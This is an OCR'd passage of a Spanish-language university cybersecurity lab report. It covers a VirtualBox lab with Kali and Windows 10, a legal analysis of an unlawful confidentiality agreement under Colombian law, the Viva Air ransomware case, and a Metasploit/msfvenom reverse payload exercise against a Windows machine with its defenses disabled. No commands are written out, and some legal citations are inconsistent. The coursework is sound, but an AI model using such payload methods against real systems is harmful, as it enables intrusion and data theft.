


Ilustración 7 Máquina Virtual Box

[9] ERGO, HACKERS. ¿Cómo usar exploit database ? // Explicación desde cero desde la vulnerabilidad al exploit [video]. YouTube. (13, agosto, 2023). [Consultado el 16, febrero, 2024]. 20:36 min. Disponible en Internet: <https://www.youtube.com/watch?v=-005QVLQPrE>.

También se realiza previa instalación de sistema Operativo Kali Linux




Ilustración 8 Configuración en Virtual Box




Ilustración 9 configuración red Virtual Box

Luego de las dos instalaciones se realiza la instalación de la otra máquina virtual en Windows 10.




Ilustración 10 instalación Windows 10




Ilustración 11 Windows 10 ya instalado

Validando conexión desde Windows 10 ip (10.0.2.15) a Kali Linux ip (192.168.0.113)




Ilustración 12 realizando ping en Windows 10

ETAPA 2 - ACTUACION ETICA Y LEGAL

1. “¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad? En caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad”.

   “el acuerdo de confidencialidad fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos dentro de su proceder lo que pondría a pensar que el acuerdo de confidencialidad tenga algún tipo de mal proceso no ético.”

Los profesionales contratados para este tipo de actividades deben ser calificados y con experiencia para la elaboración de acuerdos, ya que un acuerdo no bien elaborado acarrea problemas legales no para la persona que lo elaboro por que como se evidencia en el párrafo “fue despedido”, el problema viene para la compañía Hacker House

“Recursos Humanos no revisó los acuerdos de confidencialidad con los que se reclutará el nuevo personal, por ende, los acuerdos de confidencialidad se entregaron a los nuevos miembros del equipo sin modificación alguna al original”

Dentro del Anexo 2, se evidencia la falta de ética profesional desde la persona que creo el acuerdo hasta el área de recursos humanos que entrego documentos a firmar sin previa revisión la cual también debe venir con aprobación de la Gerencia General, para no incurrir en falta, además de expertos en seguridad de la información para la respectiva evaluación de cada uno de los puntos que se deben leer detenidamente por las personas que tomaran el contrato por prestación de servicios.

2. “Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento”

- ACUERDO DE CONFIDENCIALIDAD

“Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona

relacionada con ella, la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados".

"Ley 1279 de 2009

CAPITULO 1

Artículo 269B. OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN. El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenidos, o a una red de telecomunicaciones, **incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes**, siempre que la conducta no constituya delito sancionado con una pena mayor".

- ACUERDO DE CONFIDENCIALIDAD

"Tercera. Origen de la información confidencial: provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución, comercialización de productos o de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos".

Ley 1279 de 2009

"Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. El que, sin orden judicial previa intercepte datos informáticos en su

origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte **incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses"**.

- ACUERDO DE CONFIDENCIALIDAD

  "Cuarta. Obligaciones de la parte receptora"

- "No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros".

- "Responder por el mal uso que le den sus representantes a la información confidencial".

- "Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento".

  Ley 1279 de 2009

  Artículo 269G. SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES. El que con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes, **incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes**, siempre que la conducta no constituya delito sancionado con pena más grave.

En la misma sanción incurrirá el que modifique el sistema de resolución de nombres de dominio, de tal manera que haga entrar al usuario a una IP diferente en la creencia de que acceda a su banco o a otro sitio personal o de confianza, siempre que la conducta no constituya delito sancionado con pena más grave. la pena señalada en los dos incisos anteriores se agravará de una tercera parte a la mitad, si para consumarlo el agente ha reclutado víctimas en la cadena del delito.

3. “El sueldo para los puestos de Red team y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica”.

   No se acepta el contrato de prestación de servicios por el acuerdo de confidencialidad, según el Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares, exponiendo los siguientes puntos:

   - En cumplimiento de la ética profesional, está el denunciar los delitos, contravenciones y faltas contra el código de ética copnia en su capítulo 2 articulo 31 sección (f), todo con respecto al acuerdo de confidencialidad que hacer firmar sin previa revisión.

- También se encuentra el rechazar toda clase de recomendaciones en trabajos que impliquen daños evitables ante cualquier entorno, debido a que una vez se firme el contrato, quedan vulnerables los derechos como persona y como profesional.
- Ante todo, se debe cuidar el buen prestigio de la profesión.
- Así como proteger la vida de los miembros de la comunidad teniendo en cuenta la afectación que se generaría al firmar este tipo de contratos.
- También como deber de la profesión está el obrar con mayor prudencia y diligencia en el desarrollo de actividades innatas.
- Respetar y reconocer la Propiedad intelectual.

4. “Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó”.

“Esto significa que diariamente se presentan por lo menos 168 Delitos cibernéticos en el país, siendo el hurto por medios Informáticos con más de nueve mil 700 casos, el que mayor reporte tiene en los primeros cinco meses del año, seguido de la violación de datos personales con más de cuatro mil 700 y el acceso abusivo a sistema informático con más de cuatro mil 600, según reportó la Policía Nacional”.

La Institución también informó que Bogotá con un 31%, Medellín con un 8%, Cundinamarca con un 7%, Cali con un 5% y Barranquilla con un 4% son las zonas de Colombia donde más se presentan delitos informáticos.

El Centro Cibernético de la Policía agregó que otro delito en internet que sí presentó un aumento fue el uso de Software con un 58% durante el presente año, mientras

que se bloquearon 11.163 páginas por contenidos de pornografía infantil y juegos de azar ilegales, sumadas a 137 capturas con este tipo de crímenes. [10]

Uno de los ataques más conocidos a comienzos del año 2022 fue a la aerolínea VIVA AIR, a reconocida aerolínea colombiana también fue víctima de los ciberdelincuentes el pasado 14 de marzo del 2022. ¿Cómo sucedió? la entidad fue comprometida por un ransonware que robó y filtró información importante de la empresa y sus clientes. La banda RansomEXX se atribuyó este ataque. 11

El atacante, un reconocido fabricante de ransomware, se adjudicó el robo de 18,25 GB de información de clientes de la aerolínea de bajo costo y publicó que los datos obtenidos equivaldrían a información privada de 26.5 millones de clientes. El atacante afirma tener en su poder nombres, número de pasaporte, teléfono, correo, entre otros datos.

MuchoHacker.LOL recibió una alerta de un analista de ciberseguridad con un link al que solo se puede acceder utilizando un navegador que soporte la red Tor y pudo verificar que en la página web están publicadas una serie de afectados por un ransomware entre los que se encuentra Viva Air.

En la lista de afectados se puede observar la fecha de la publicación, el tamaño (18,25 gb) y que este leak ha recibido 439,464 visitas.

10 “Reducción del 2% en los delitos cibernéticos en Colombia en comparación con el 2022. (s.f.). Radio Nacional de Colombia: música e historias de las regiones. https://www.radionacional.co/actualidad/delitos-ciberneticos-en-colombia-estadisticas-actuales#:~:text=La%20Policía%20Nacional%20reportó%20que,los%20ciudadanos%20en%20la%20red.”

11 “10 reconocidas instituciones de Colombia hackeadas en el 2022. (s.f.). Nsit. https://www.nsit.com.co/10-reconocidas-instituciones-de-colombia-hackeadas-en-el-2022/”

En su momento al visitar el sitio web destinado a Viva Air se puede observar que los 18,25 Gigas supuestamente robados se dividieron en 38 archivos en formato zip. Cada uno de los documentos pesa 500 MB.[12]

Según el ataque informático que recibió la línea VIVA AIR, existió violación según la ley 1273 de 2009 en sus artículos:

"269A. ACCESO ABUSIVO A UN SISTEMA DE INFORMACION El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes".

"269B. INTERCEPTACION DE DATOS INFORMATICOS El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses".

"269E. USO DE SOFTWARE MALICIOSO. El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes".

"269F. VIOLACIÓN DE DATOS PERSONALES. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique p emplee

12 "Viva Air Leak: 26 millones de datos privados de clientes de la aerolínea de bajo costo estarían en línea desde hace nueve meses. (s.f.). MuchoHacker.LOL. https://muchohacker.lol/2023/01/viva-air-leak-26-millones-de-datos-privados-de-clientes-de-la-aerolinea-de-bajo-costo-estarian-en-linea-desde-hace-nueve-meses/"

códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes".

ETAPA 3 - EJECUCION DE PRUEBAS DE INTRUSION

1. "Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam".

- Software
  - ✓ Virtual Box en su última versión, descargar archivo ejecutable, acorde a la plataforma de uso habitual, desde el siguiente link.

    https://www.virtualbox.org/wiki/Downloads

  - ✓ S.O. Windows 10 x64, instalada como máquina virtual y que será usada como Sistema Operativo VICTIMA, a este S.O., Se le desactivan todos los sistemas de seguridad, antivirus, firewall entre otros.

  - ✓ S.O. Kali Linux x64 basado en Debian, instalada como máquina virtual y que será usada como S.O. ATACANTE. Cabe aclarar que este Sistema Operativo es uno o el más completo para el uso de Hacking Ético.

    En Kali Linux dentro de su terminal y por medio de sus comandos MSFVENOM, METASPLOIT, se construirá o creará el o los diferentes PAYLOAD; y adicionalmente

debemos usar MSFCONSOLE, consola que nos permitirá hacer uso de EXPLOIT y METERPRETER.

2. “A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows 10 X64”.

   Es importante aclarar que las maquinas o Windows den tener habilitados sus sistemas de antivirus para este caso el de Windows Defender, ya que es necesario para cualquier actividades y navegación por internet, se encontró que en la maquina atacada no se encontraban habilitados los siguientes servicios:

   - Des habilitación del antivirus
   - Des habilitación del Firewall de Windows
   - Aplicaciones vía web – Wasap en ejecución sin mínimos estándares de seguridad
   - Des habilitación de antivirus en protección en tiempo real
   - Bloqueo de la maquina Windows al retirarse del equipo

3. “¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 10”? ¿Qué puerto abre la aplicación específica en el anexo?”




Ilustración 13 Prueba Escucha Puerto 443

Puerto de escucha 443

4. “Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque”.

Payload: se encarga de ejecutar un archivo descargado de manera ingenua en el equipo de cómputo o equipo atacado, ya sea por medio de mensajes de correo, navegación por internet, Wasap Web y demás aplicaciones y accesos donde se comparten archivos, lo cual envía u archivo ejecutable y con tan solo un clic entra en ejecución el ataque y lograr controlar el equipo y así mismo inhabilitar la información o desaparecerla, cabe recalcar que este tipo de ataque es difícil detectar ya que se camufla desde cualquier sitio por medio de meterpreter.




Ilustración 14 Funcionamiento del ataque por Payload[13] (FAITIC, s.f.)




Ilustración 15 Infecciones desde Payload

5. “Deberá documentar y adjuntar los comandos utilizados y explicarla estructura desarrollada para el Payload además de los comandos para ejecutar el Payload”.

clearArchivo de extensión .txt

Campos del .txt

- Nombre estudiante
- Código
- Fecha

13 “Tests de intrusiÃ³n y explotaciÃ³n de vulnerabilidades: uso básico de Mestasploit. (s.f.). Área de Ciencias de la Computación e Inteligencia Artificial. https://ccia.esei.uvigo.es/docencia/SSI/1819/practicas/ejercicio-metasploit/”

- Actividad




Ilustración 16 creación documento .txt

Ejecutable descargado y ejecutado en win 10x64

- PoCseminario.exe

Maquina Win 10x64 sistemas de seguridad desactivados

- Firewall (desactivado)
- Windows defender (desactivado)
- Antivirus (desactivado)




Ilustración 17 evidencia antivirus y firewall deshabilitados

Archivo a crear .exe

- Poc1013598347.exe

MsfVenom

- Payload (ejecutado con metasploit)

Las maquinas Windows y Kali se encuentran dentro de la misma red

Windows 10

